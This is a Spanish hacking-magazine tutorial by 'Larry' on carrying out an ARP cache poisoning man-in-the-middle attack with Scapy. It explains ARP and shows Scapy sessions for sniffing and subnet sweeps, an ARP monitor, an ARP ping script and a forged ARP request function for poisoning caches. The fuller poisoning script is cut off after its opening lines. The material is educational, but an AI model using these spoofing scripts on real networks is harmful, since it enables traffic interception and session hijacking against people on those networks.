HACK X CRACK

Manipulación avanzada de paquetes TCP/IP con Scapy - Parte II

By Larry

hack crack
WWW.HACKXCRACK.ES

Manipulación avanzada de paquetes TCP/IP con Scapy – Parte II

En este artículo veremos como llevar a cabo exitosamente un ataque de hombre en el medio utilizando Scapy. Haremos un repaso del protocolo ARP, veremos sus debilidades y como aprovecharnos de ellas.

1. Introducción

Los ataques del tipo MITM (Man-in-the-Middle o Hombre-en-el-Medio) han sido uno de los ataques más exitosos que comprometen la privacidad y la confidencialidad de una conversación. El concepto es bastante viejo pero constantemente se desarrollan nuevas técnicas que lo perfeccionan y que posibilitan su aplicación por personas con pocos o nulos conocimientos en el tema.

En términos generales, los ataques MITM consisten en el acto de un individuo inhautorizado en posicionarse en el segmento de una conversación ajena para espiar, interceptar y modificar la comunicación.

Una forma clásica y sencilla de asimilar esta técnica con algo cotidiano es el juego que muchos de nosotros jugamos de pequeños, cuyo objeto era reirse con la distorsión generada al ir soplando una palabra o frase de oreja a oreja, entre un grupo de gente: "El juego del teléfono".
La primera persona de la fila dice (en voz baja) un mensaje a la de al lado, que luego lo reproduce a la siguiente persona. Este proceso se repite hasta que, eventualmente, se llega al final de la fila y la última persona lo debe decir en voz alta.

Muchas veces, el mensaje original es muy distinto al mensaje que recibe el último participante del juego. Por ejemplo, si el mensaje original fuera "El cielo es celeste" sería muy gracioso que el mensaje final fuera "Mi cabello es celeste". Bueno, sería gracioso si tuviéramos ocho años! Pero como no los tenemos (somos gente grande y responsable) debemos seguir con lo nuestro...

Uno de los conceptos fundamentales que hacen que un ataque MITM sea tan peligroso es el



Figura 1. Personajes famosos jugando el "juego del teléfono".

hecho de que su éxito (o fracaso) no depende del sistema operativo de la víctima ni de vulnerabilidades específicas en su sistema. En otras palabras, aunque todos los dispositivos y sistemas operativos en una red se encuentren 100% al día con actualizaciones y "parches" aún es posible que los clientes de la red sean vulnerables a este tipo de ataques. Por esa razón, el ataque MITM es una común opción para atacantes con fines maliciosos que buscan robar y comprometer información sensible y confidencial.

1.1 ¿Cómo funciona un ataque MITM?

Un ataque MITM se puede llevar a cabo mediante una gran variedad de técnicas, dependiendo del tipo de acceso que tenga el atacante a la red en cuestión y de los tipos de protocolos utilizados. A modo de repaso, un ataque MITM ocurre cuando un atacante se "inyecta" entre dos puntos o nodos de comunicación con el objetivo de espiar la comunicación durante su transcurso (sin que los participantes legítimos de la conversación se den cuenta).

En este artículo vamos a presentar los lineamientos básicos de un ataque MITM y los conceptos relacionados con una de las formas clásicas de llevarlo a la práctica: "ARP Cache Poisoning" o "Envenenamiento de la caché ARP".

En la Figura 2 se muestra la anatomía de un ataque MITM que, a pesar de su simpleza, ilustra el concepto fundamental de este tipo de ataques. En dicha figura, el flujo normal de información se representa mediante la línea negra: el router se encarga de dirigir el tráfico entre un host de la red interna e internet (y viceversa).

El ataque MITM se representa con una línea roja en la Figura 2. Con la ayuda de una colección de técnicas y herramientas, el atacante es capaz de "redirigir" el tráfico entre el usuario y el router con el objetivo de que toda la información que el usuario intercambia con internet pase a través de su computadora.

En primer lugar, el atacante debe engañar a la computadora del usuario haciéndole pensar que la computadora del atacante es el router.



Figura 2. Escenario típico de un ataque MITM.

Luego, el atacante debe realizar otro ataque para engañar al router de modo que éste piense que la computadora del usuario es la del atacante. De esta forma, todo el tráfico que iba a ser intercambiado entre el usuario y el router va a ser redirigido a través de la computadora del atacante.

Una vez que el atacante logró exitosamente insertarse en el segmento de red entre el usuario y el router, es capaz de realizar una serie de ataques que resumimos a continuación:

Monitoreo del tráfico: Como es evidente, cuando el atacante se encuentra en esta situación es capaz de monitorear y espiar todo el tráfico entre el router y el usuario. Por lo

tanto, el atacante tiene acceso a información sensible y confidencial que el usuario puede estar intercambiando con internet.

Inyección de comandos: El atacante es capaz de inyectar comandos con el objetivo de utilizar o robar una sesión ya establecida por el usuario (hijacking). Este tipo de ataques se llevan a cabo una vez que el usuario pasó la etapa de autenticación.

Denegación de servicio: Como el atacante tiene control total del flujo de datos que "atraviesa" su máquina, es capaz de establecer las condiciones de un ataque de denegación de servicio.

2. Protocolo ARP

Una de las formas más comunes de llevar a cabo un ataque MITM es mediante el envenenamiento de la caché ARP del usuario. Para poder entender este escenario y ver algunas formas de llevarlo a la práctica, es indispensable repasar los conceptos asociados al protocolo ARP (Address Resolution Protocol).

2.1 ARP (Address Resolution Protocol)

El protocolo ARP (RFC 826) es utilizado con el objetivo de proveer un mapeo entre las direcciones de la capa 3 (Network) del modelo OSI con las de la capa 2 (Data Link). Este mapeo permite una asociación entre direcciones lógicas (como las del protocolo de internet IP) y direcciones físicas de dispositivos como las tarjetas de red.

En las redes IP/Ethernet, los sistemas operativos necesitan mapear las direcciones IP (de longitud de 32 bits) en direcciones MAC (de 48 bits) para enviar los paquetes pertinentes directamente al host correspondiente dentro de la misma red interna. Si el host no pertenece a la red interna, el paquete debe ser enviado por la puerta de enlace predeterminada (router) que se encargará adecuadamente de su enrutamiento.
La comunicación utilizando el protocolo ARP se facilita mediante el intercambio de paquetes de petición (request) y respuesta (reply) entre los distintos dispositivos que utilizan este protocolo dentro de una red.

Cuando un determinado host requiere la dirección física (MAC) de un determinado dispositivo, envía una petición ARP a la dirección de broadcast (que es una dirección que es escuchada por todos los clientes de la red) que contiene la siguiente información, entre otras:

- Dirección IP del host que realiza la petición(**psrc**).
- Dirección MAC del host que realiza la petición(**hwsrc**).
- Dirección IP del sistema que se requiere la dirección física(**pdst**).



Figura 3. Asociación entre direcciones IP y MAC entre los hosts de una red interna.

Con el objetivo de mantener las peticiones ARP al mínimo en una red, los sistema operativos mantienen una caché o tabla de ARP, que guarda el mapeo durante un tiempo determinado (usualmente unos dos minutos). Dicha tabla se puede visualizar con el comando "arp -a" tanto en WINDOWS como en los sistemas tipos UNIX. Si el Usuario 1 de la Figura 3 ejecuta dicho comando en su computadora, verá una salida en pantalla como la siguiente:

```
Usuario-1:/home/usuario# arp -a
? (192.168.1.1) at AA:BB:CC:44:55:66 [ether] on
ath0
? (192.168.1.114) at 22:33:44:55:66:77 [ether] on
ath0
```

Una vez que un sistema recibe una petición ARP, debe observar su tabla local para ver si se corresponde con la dirección IP de la petición. Si el sistema contiene una entrada en su caché ARP que indica que es el dueño de la dirección IP requerida en la petición, procede a enviar una respuesta ARP al host que hizo dicha petición. Finalmente, el host que hizo la petición añade la dirección física nueva en su tabla local para futuro uso.

Listo con la teoría y cosas aburridas... **Manos a la obra!**

3. Manos a la obra

Para aprender más sobre el protocolo ARP y llevar a la práctica un ataque MITM envenando la caché ARP de la víctima vamos a utilizar una herramienta llamada Scapy. Scapy es un programa que utiliza el intéprete de Python para facilitar la manipulación avanzada de paquetes TCP/IP posibilitando al usuario enviar, monitorear, disectar y personalizar paquetes. Esta capacidad convierte a Scapy en una herramienta muy poderosa para el análisis, escaneo y ataques a redes. En cuadernos de esta misma serie fue introducida esta herramienta y se explicaron conceptos básicos sobre como usarla.

Muchos de ustedes se deben estar preguntando: ¿Y este tal Larry porque quiere que usemos Scapy para hacer algo que ya está hecho con herramientas cómo arpsppof, ettercap, etc.? Son muy fáciles de usar y hay muchísima información en la red... ¿Para que complicarse la vida y volver a hacer lo que ya está hecho?

Bueno... Antes que te decidas a leer esto te advierto que, a fines prácticos, ninguna herramienta que salga como producto de este artículo va a mejorar ni va a hacer algo distinto a las conocidas por todos (arpspoof,ettercap,etc). De hecho, van a hacer lo mismo pero de una forma mucho más ineficiente!

La idea de este artículo es, en primer lugar, entender (aunque sea un poquito) como funcionan estas herramientas que muchos de nosotros las utilizamos como cajas negras. Al fin y a cabo, esto del "hacking" es disfrutar del conocimiento profundo sobre el funcionamiento interno de las cosas que nos rodean.

Si lo único que te interesa es hacer ARP Spoofing para molestar y robar información, este artículo (y el "hacking") no es para vos.

En segundo lugar, lo más valioso de este artículo no son las herramientas que vamos a desarrollar (porque son muy sencillas y ya están hechas), sino la información relacionada con el uso de Scapy.

¿Qué es lo que hace que Scapy sea tan especial?

Personalmente creo que es la única herramienta de seguridad en redes capaz de hacer algo que su autor nunca se imaginó. Scapy ofrece un

"entorno" de alto nivel para desarrollar herramientas para el testeo de la seguridad de redes de una forma simple y rápida.

La mayoría de la aplicaciones comúnmente usadas como arpspoofing, dsniff, traceroute, arping, etc, fueron desarrolladas para cosas muy puntuales y es muy difícil hacer algo que se aparte mucho del objetivo para el cual fueron pensadas.

Figura 4. Asrevni aíreinegi.

Dicho esto, y si aún querés seguir leyendo el artículo, continuemos con un poco de ingeniería inversa.

3.1 Entendiendo el protocolo ARP.

En esta sección vamos a utilizar la función <sniff> de Scapy para capturar paquetes que "andan dando vueltas por nuestra red". En particular, nos interesan los paquetes ARP para poder estudiarlos y comprender un poco más el protocolo. El escenario es el siguiente: yo tengo la IP 192.168.1.106 con MAC 11:22:33:44:55:66, el punto de acceso tiene la IP 192.168.1.1 y hay otro cliente con la IP 192.168.1.114 (ver Figura 3).

Verifico la tabla ARP que tiene guardada mi sistema operativo (uso Debian Testing 2.6.32-amd64),

```
Larry:/home/larry# arp -a
? (192.168.1.1) at AA:BB:CC:44:55:66 [ether] on
ath0
```

Como vemos, tengo una entrada con la dirección física del router y no hay ninguna relacionada con el host que está en 192.168.1.114 (obviamente las MACs que estoy usando son ficticias).

Abrimos una consola y ejecutamos Scapy para monitorear los paquetes ARP pertenecientes al tráfico de nuestra red:

```
Larry:/home/larry# scapy
WARNING: No route found for IPv6 destination ::
(no default route?)
Welcome to Scapy (2.1.0)
>>> arp_packets =
sniff(iface="ath0",filter="arp",count=2)
```

La sintáxis es bastante simple:

`iface`: Es la interfaz en la cual va a escuchar Scapy para monitorear los paquetes (si no especificamos ninguna va a escuchar en todas las disponibles).
`filter`: Aquí va la sintaxis del filtro para descartar los paquetes que no nos interesan. Los filtros son del tipo de tcpdump. Por ejemplo, se podría especificar un filtro del tipo "icmp and host 192.168.1.1".
`count`: Es la cantidad de paquetes que queremos captar con la función sniff. Pusimos 2 paquetes para armar un "dupla" de petición-respuesta ARP.

Al mismo tiempo que ponemos a la escucha a Scapy, abrimos otra consola y hacemos un ping a la IP 192.168.1.114. De esta forma, forzamos a que nuestro sistema operativo realice una petición ARP para saber la dirección MAC del host que tiene dicha IP y enviar correctamente el paquete dentro de nuestra red interna.

```
Larry:/home/larry# ping 192.168.1.114
PING 192.168.1.114 (192.168.1.114) 56(84) bytes
of data.
64 bytes from 192.168.1.114: icmp_req=1 ttl=64
time=3.69 ms
64 bytes from 192.168.1.114: icmp_req=2 ttl=64
time=3.74 ms
```

```
^C
--- 192.168.1.114 ping statistics ---
2 packets transmitted, 2 received, 0% packet
loss, time 1001ms
rtt min/avg/max/mdev = 3.698/3.722/3.747/0.065 msc
```

Una vez hecho esto, vemos que la función sniff termina su trabajo y nos "devuelve" la consola en Scapy. Esto quiere decir que captó correctamente dos paquetes ARP y los guardó en la variable arp_packets.

Manipulemos dicha variable para investigar lo que recibimos,

```
>>> arp_packets
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:2>
>>> len(arp_packets)
2
>>> arp_packets[0]
<Ether  dst=ff:ff:ff:ff:ff:ff
src=11:22:33:44:55:66 type=0x806 | <ARP
 hwtype=0x1 ptype=0x800 hwlen=6 plen=4 op=who-has
hwsrc=11:22:33:44:55:66 psrc=192.168.1.106
hwdst=00:00:00:00:00:00 pdst=192.168.1.114 |>>
>>> arp_packets[1]
<Ether  dst=11:22:33:44:55:66
src=22:33:44:55:66:77 type=0x806 | <ARP
hwtype=0x1 ptype=0x800 hwlen=6 plen=4 op=is-at
hwsrc=22:33:44:55:66:77 psrc=192.168.1.114
hwdst=11:22:33:44:55:66 pdst=192.168.1.106 |>>
>>>
```

Vemos claramente que recibimos dos paquetes, ambos con la capa ARP sobre la capa Ethernet. Ambas capas tienen distintos campos que pasamos a resumir a continuación,

Ethernet

dst: Es un campo de 48 bits que indica la dirección física del dispositivo al cual se envía el paquete. Notar que ff:ff:ff:ff:ff:ff representa la dirección física del broadcast.
src: Es un campo de 48 bits que indica la dirección física del dispositivo que envía el paquete.
type: Este es un campo de 16 bits que indica el protocolo superior que contiene el paquete (en este caso, es ARP).

ARP

hwtype: Es un campo de 16 bits que define el tipo de red sobre la cuál está funcionando ARP. En este caso, el valor 0x1 se corresponde a Ethernet.
ptype: Es un campo de 16 bits que define el tipo de protocolo que requiere del servicio de ARP. En este caso, 0x800 representa el protocolo IP.
hwlen: Este es un campo de 8 bits que representa la longitud de la dirección física en bytes. Como estamos hablando de una dirección MAC este campo es igual a 6 (donde 6 bytes = 48 bits).
plen: De forma análoga al campo hwlen, este campo indica la longitud de la dirección lógica (en este caso es una dirección IP de 4 bytes = 32 bits).
op: Es un campo que define el tipo de operación realizada. El tipo 1 indica una petición y el tipo 2 una respuesta. Scapy nos muestra el campo de forma que pueda ser leído por mortales: (who-has = ¿quién-tiene? = petición) y (is-at = está-en = respuesta).

hwsrc y psrc: Son las direcciones físicas y lógicas respectivamente del dispositivo que envía el paquete (origen).
hwdst y pdst: Son las direcciones físicas y lógicas respectivamente del dispositivo al cual se debe enviar el paquete.

De la dupla de paquetes en la lista arp_request, vemos que el primero de ellos se corresponde con la petición ARP por parte de mi máquina. Mi sistema operativo necesita saber cual es la dirección física del dispositivo que tiene asociada la IP 192.168.1.114 para poder enviar el paquete ICMP correctamente. Por lo tanto, envía una petición ARP a la dirección de broadcast.

El host con la IP 192.168.1.114 escucha dicha petición y envía una respuesta a mi máquina (solamente a la mía, como se puede ver en el

encabezado correspondiente al campo Ethernet donde aparece mi MAC 11:22:33:44:55:66). De esa forma, mi sistema operativo agrega una entrada a la tabla local ARP con el nuevo mapeo realizado.

Abriendo una consola, verificamos,



Figura 5. Proceso típico en un intercambio petición-respuesta ARP.

```
Larry:/home/larry
# arp -a
? (192.168.1.1) at AA:BB:CC:44:55:66 [ether] on
ath0
? (192.168.1.114) at 22:33:44:55:66:77 [ether] on
ath0
```

Como vemos, el proceso es relativamente sencillo. Para finalizar esta sección lo resumimos en la Figura 5.

3.2 Herramientas simples con el protocolo ARP.

Con lo aprendido hasta ahora podemos desarrollar pequeños scripts que hagan uso del protocolo ARP para obtener información de nuestra red interna. Para eso vamos a introducir una serie de funciones que conforman el corazón de Scapy: son las funciones send-receive o funciones de enviar-recibir. Esta familia de funciones no sólo envían estímulos y reciben respuestas sino también emparejan los estímulos con las respuestas recibidas. La función sr() envía un conjunto de paquetes personalizados (en la capa 3) y devuelve dos listas: la primera de ellas es una lista de duplas donde cada una representa un estímulo y su respuesta; y la segunda es otra lista de paquetes que fueron enviados pero sin respuestas. La función srp() hace exactamente lo mismo que la sr() pero trabaja en la capa 2 (es decir, hay que especificar correctamente la interfaz y el protocolo de la capa de enlace).

Para entender mejor su funcionamiento vamos a crear 256 peticiones ARP para todas las IP de mi red interna (192.168.1.0/24) y las vamos a enviar al broadcast usando la función srp() de Scapy.

```
Larry:/home/larry# scapy
WARNING: No route found for IPv6 destination ::
(no default route?)
Welcome to Scapy (2.1.0)
>>> capa_ethernet=Ether(dst="ff:ff:ff:ff:ff:ff")
>>> mi_net = "192.168.1.0/24"
>>> capa_arp = ARP(pdst=mi_net, op="who-has")
>>> peticiones = capa_ethernet/capa_arp
>>> ans,unans=srp(peticiones, timeout=2, retry=-
3, iface="ath0")
Begin emission:
*.*Finished to send 256 packets.
...Begin emission:
Finished to send 254 packets.
```

```
...Begin emission:
Finished to send 254 packets.
...Begin emission:
Finished to send 254 packets.
..
Received 230 packets, got 2 answers, remaining
254 packets
```

Veamos rápidamente que significan las sentencias ingresadas en la línea de comando de Scapy:

capa_ethernet=Ether(dst="ff:ff:ff:ff:ff:ff"): Creamos una capa Ethernet con la dirección de destino igual a la de broadcast.
mi_net="192.168.1.0/24": Inicializamos una variable de tipo "string" con el rango de Ips de mi red interna.

capa_arp=ARP(pdst=mi_net,op="who-has"): Creamos 256 capas ARP con peticiones a cada una de las Ips de mi red interna.
peticiones=capa_ethernet/capa_arp: Aquí, con el operador /, juntamos las dos capas que creamos armando el conjunto de 256 peticiones ARP.
ans,unans=srp(peticiones,timeout=2,retry=-3,iface="ath0"): Con este comando enviamos las 256 peticiones que armamos. Scapy autocompleta todos los campos que nosotros no especificamos en las capas que armamos (dirección MAC e IP de origen, longitud de direcciones físicas y lógicas, etc.). El retry=-3 significa que Scapy debe dejar de mandar los paquetes una vez que la cantidad de paquetes no respondidos es la misma por 3 rondas de seguidas. El tiempo de espera en segundos por cada ronda se especifica en timeout=2 y la interfaz utilizada con el parámetro iface="ath0".

Por último, la salida del comando srp() son dos listas: ans que representa una lista de duplas de estímulos-respuestas y unans que es una lista de paquetes que no fueron respondidos.

En la Figura 6 se representa gráficamente el proceso de envío, recibo y "emparejamiento" de paquetes.
Como podemos observar, sólo recibimos dos respuestas de los 256 paquetes que enviamos.



Figura 6. Envío de peticiones ARP usando el método srp() de Scapy.

Inspeccionemos las respuestas a los estímulos que enviamos manipulando las listas adecuadamente,

```
>>> len(ans)
2
>>> len(unans)
254
>>> ans.summary()
Ether / ARP who has 192.168.1.1 says
192.168.1.106 ==> Ether / ARP is at
AA:BB:CC:44:55:66 says 192.168.1.1
Ether / ARP who has 192.168.1.114 says
192.168.1.106 ==>  Ether / ARP is at
22:33:44:55:66:77 says 192.168.1.114
>>> ans[0]
(<Ether  dst=ff:ff:ff:ff:ff:ff type=0x806 | <ARP
 op=who-has pdst=192.168.1.1 |>>,  <Ether
 dst=11:22:33:44:55:66 src=AA:BB:CC:44:55:66
type=0x806 |<ARP  hwtype=0x1 ptype=0x800 hwlen=6
plen=4 op=is-at hwsrc=AA:BB:CC:44:55:66
```

```
 psrc=192.168.1.1 hwdst=11:22:33:44:55:66
pdst=192.168.1.106 |>>)
>>> ans[1]
(<Ether  dst=ff:ff:ff:ff:ff:ff type=0x806 | <ARP
 op=who-has pdst=192.168.1.114 |>>, <Ether
 dst=11:22:33:44:55:66 src=22:33:44:55:66:77
type=0x806 | <ARP  hwtype=0x1 ptype=0x800 hwlen=6
plen=4 op=is-at  hwsrc=22:33:44:55:66:77
psrc=192.168.1.114  hwdst=11:22:33:44:55:66
pdst=192.168.1.106 |>>)
```

Ahora veamos las distintas formas de acceder a los campos de cada una de las capas que conforman un paquete. Cuando utilizamos la notación paq[ARP] significa que estamos accediendo a la capa ARP del paquete definido en la variable paq. De la misma forma, se podrían referenciar otras capas que conforman el paquete: paq[IP], paq[TCP], paq[UDP], etc.

```
>>> respuesta_1 = ans[0][1]
>>> print "La IP "+respuesta_1[ARP].psrc+" tiene
la MAC "\
... +respuesta_1[ARP].hwsrc
La IP 192.168.1.1 tiene la MAC AA:BB:CC:44:55:66
>>> respuesta_2 = ans[1][1]
>>> print "La IP "+respuesta_2[ARP].psrc+"tiene
la MAC "\
... +respuesta_2[ARP].hwsrc
La IP 192.168.1.114 tiene la MAC 22:33:44:55:66:77
>>> respuesta_1.sprintf ("La IP %ARP.psrc% tiene
la MAC %Ether.src%")
'La IP 192.168.1.1 tiene la MAC AA:BB:CC:44:55:66'
>>> respuesta_2.sprintf ("La IP %ARP.psrc% tiene
la MAC %Ether.src%")
'La IP 192.168.1.114 tiene la MAC
22:33:44:55:66:77'
```

Para acceder a los paquetes obtenidos como respuestas a los estímulos enviados hay que tener en cuenta que el paquete <ans> es una lista de duplas envíos-respuestas. Por cada componente de la lista existen dos paquetes donde el primero de ellos es el estímulo y el segundo es la respuesta correspondiente (ver Figura 6).

El método sprintf() que fue introducido anteriormente es una de las herramientas más poderosas de Scapy y es la clave en el desarrollo de herramientas personalizadas. Permite obtener información sobre campos específicos de un determinado paquete. Para nuestros fines, el formato de una directiva es: "%Capa.Campo%". Aunque el formato exacto es ligeramente más complicado (no mucho más) por ahora nos quedamos con esa imagen de sprintf() (el que quiera profundizar puede ver el manual de Scapy en la página oficial). Por ejemplo, las directivas típicas en alguna herramienta personalizada podrían ser: "%IP.src%", "%Ether.dst%", "%TCP.dport%", etc.

3.3 Monitor simple de tráfico ARP.

A continuación presentamos un sencillo script que monitorea el tráfico ARP de nuestra red interna (ver listado 1). Si lo dejamos corriendo un buen rato nos va a dar información sobre el mapeo entre direcciones MACs e IPs.
El parámetro store=0 simplemente le indica a Scapy que no guarde en memoria los paquetes que va capturando. Por otro lado, el parámetro prn=funcion_arp indica que cada vez que <sniff> capture un paquete, debe llamar a la función "funcion_arp" con el paquete como argumento.

3.4 ARP Ping.

Otra herramienta de mucha utilidad es el ARP Ping (ver listado 2), que simplemente envía una ráfaga de peticiones ARP de todas las IPs de la red interna (a la dirección de broadcast). Finalmente, se enumeran las respuestas obtenidas y se puede obtener información sobre las "duplas" IP-MAC de los dispositivos de nuestra red. Esta es una de las formas más rápidas de reconocer hosts en la red.

3.4 ARP Poison.

A continuación les voy a presentar un script sencillo (listado 3) para envenenar la caché ARP del router y de un conjunto de hosts de una red interna de modo que todos los paquetes

intercambiados entre los hosts y el router pasen por la máquina del atacante (el que ejecuta el script).

El script es fácil de entender y está bien comentado de modo que no haya que dar muchas explicaciones. Aclaro que no está muy pulido y les recomiendo que lo usen de base para desarrollar una herramienta propia de ARP Spoofing un poco más completa (y a prueba de posibles errores por parte del usuario). Además, se podría agregar una opción donde se envenene la caché enviando peticiones ARP en lugar de respuestas. Es decir, basta con reemplazar la función <respuesta_arp> en todos los lugares donde aparece el script por la siguiente,

```
def peticion_arp (pdst,hwdst,psrc,hwsrc,iface):
    arp_request = Ether(dst=hwdst)/ARP(pdst=pdst,
                      psrc=psrc, hwsrc=hwsrc,
                      op="who-has")
    sendp(arp_request,iface=iface)
```

Podrían enviar las peticiones al broadcast (ff:ff:ff:ff:ff:ff) o directamente a la máquinas <targets>. Puede sonar extraño enviar una petición ARP de una dirección MAC precisamente a la dirección MAC que se esta buscando pero en realidad tiene mucho sentido. Varios sistemas operativos utilizan esos paquetes para actualizar sus entradas en la tabla ARP (una especie de "keep-alive packet" para mantener actualizada la caché). De hecho, esa técnica es mucho más efectiva y sigilosa que la del envío de respuestas ARP a hosts que nunca las pidieron.

Como sea, aquí va el script que envenena la caché ARP del router

```
# -*- coding: utf-8 -*-

from scapy import *

# Monitor simple del tráfico ARP de una red
# Programador: Larry
# Correo: larry@hackxcrack.es

def funcion_arp(paquete):
    if (ARP in paquete) and (paquete[ARP].op in (1,2)):
        return paquete.sprintf("%ARP.hwsrc% ; %ARP.psrc%")

sniff(iface="ath0", prn=funcion_arp, store=0)
```

Listado 1. arp_monitor.py

y de una serie de hosts en una red interna enviando respuestas ARP,

Por último, les hago notar que este script envenena la caché del router y de las víctimas de modo el tráfico que pasa por la máquina del atacante es el de "ida" y "vuelta" (lo que va y lo que viene de la WAN). Si desean hacerlo sólo en un sentido, se debe comentar la línea pertinente dentro del script.

```
# -*- coding: utf-8 -*-

from scapy.all import *
import sys

# ARP Ping (reconocimiento de hosts en red)
# Programador: Larry
# Correo: larry@hackxcrack.es

if len(sys.argv) != 2:
    print "Uso: python "+sys.argv[0]+ " <red>\n"
    print "Ejemplo: python "+sys.argv[0]+" 192.168.1.0/24"
    print "Ejemplo: python "+sys.argv[0]+" 192.168.1.*\n"
    sys.exit(1)

conf.verb=0
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]),
              timeout=2)
for send,res in ans:
    print res.sprintf("%Ether.src% --> %ARP.psrc%")
```

Listado 2. arp_ping.py

```
# -*- coding: utf-8 -*-

from scapy.all import *
import sys
import time

# ARP Poison (à la ARPSpoof)
# Programador: Larry
# Correo: larry@hackxcrack.es

# Esta función envía una respuesta ARP al host que indicamos en los argumentos
def respuesta_arp (pdst,hwdst,psrc,hwsrc,iface):
